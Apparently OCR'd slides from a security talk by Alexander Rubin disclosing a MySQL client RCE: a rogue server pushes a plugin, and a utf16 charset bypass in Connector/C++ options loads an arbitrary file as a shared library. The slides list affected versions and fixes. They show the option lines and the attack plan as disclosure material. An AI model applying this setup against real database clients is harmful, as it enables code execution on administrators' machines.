
Workbench 8.0

Version 8.0.30 build 2054668 CE (64 bits) Community

Copyright © 2008, 2022 Oracle and/or its affiliates. All Rights Reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates.
Other names may be trademarks of their respective owners.

The newer MySQL workbench (8.0.30)



Manage Server Connections

Connection Name: my-hacked-database

Connection Method: Standard (TCP/IP) — Method to use to connect to the RDBMS

□ Use compression protocol — Select this option for WAN connections.

□ Use ANSI quotes to quote identifiers — If enabled this option overwrites the serverside settings.

□ Enable Cleartext Authentication Plugin — Send user password in cleartext. Required for some authentication methods.


Timeout: 60 — Maximum time to wait before a connection is aborted.

SQL_MODE: — Override the default SQL_MODE used by the server.

Others: — Other options for Connector/C++ as option=value pairs, one per line.


```
OPT_CHARSET_NAME=utf16
pluginDir=/usr/local/mysql/lib/plugin
```

OPT_CHARSET_NAME=uft16



```
C:\Users\Public\Documents>
```

Fixed in the latest MySQL versions



```
C:\>"C:\Program Files\MySQL\MySQL Server 8.0\bin\mysql.exe" --version
```

Plan of the attack, Done!

- ✓ Write a rogue server with ability to push plugin name
- ✓ Loading of arbitrary file name as shared library (ANY extension)
- ✓ How to PUSH the exploit code to DBA's machine

Versions affected

2019 issue (original)

Older versions of MySQL / MariaDB / Percona Server

- Version released earlier than Oct/Nov 2019 is probably affected

Versions affected

2023 issue (utf16 character set bypass)

MySQL / Percona Server

- Fix is just released (April 2023)

Clients affected – old versions

- MySQL command line client (mysql)
- GUI tools based on
  - libmysql (C)
  - Connector/C++
  - ODBC driver
  - Any driver based of libmysql

Upgrade to the latest version!

I.e. MySQL workbench, Navicat, Sequel Pro, etc

Not affected: JDBC or Native implementations (GO, etc)

Summary and Conclusions

- Rogue MySQL server can attack “client”
  - i.e. MySQL DBA or anyone who connects to that server
  - RCE on the client machine (i.e. laptop, etc)
  - Difficult to exploit vulnerability
- Original issue: Fixed in 2019 for MySQL, MariaDB, Percona Server
- New issue (utf16 string bypass)
  - Only applies to MySQL / Percona Server (MariaDB is not affected)
  - Fixed in MySQL 8.0.33 / 5.7.42

Summary and Conclusions

- Using multi-byte unsafe string comparison is dangerous
- If you have a C function written in 1982, check it out for multi-byte encoding
- Always upgrade!

Thank you!

Alexander Rubin

https://www.linkedin.com/in/alexanderrubin/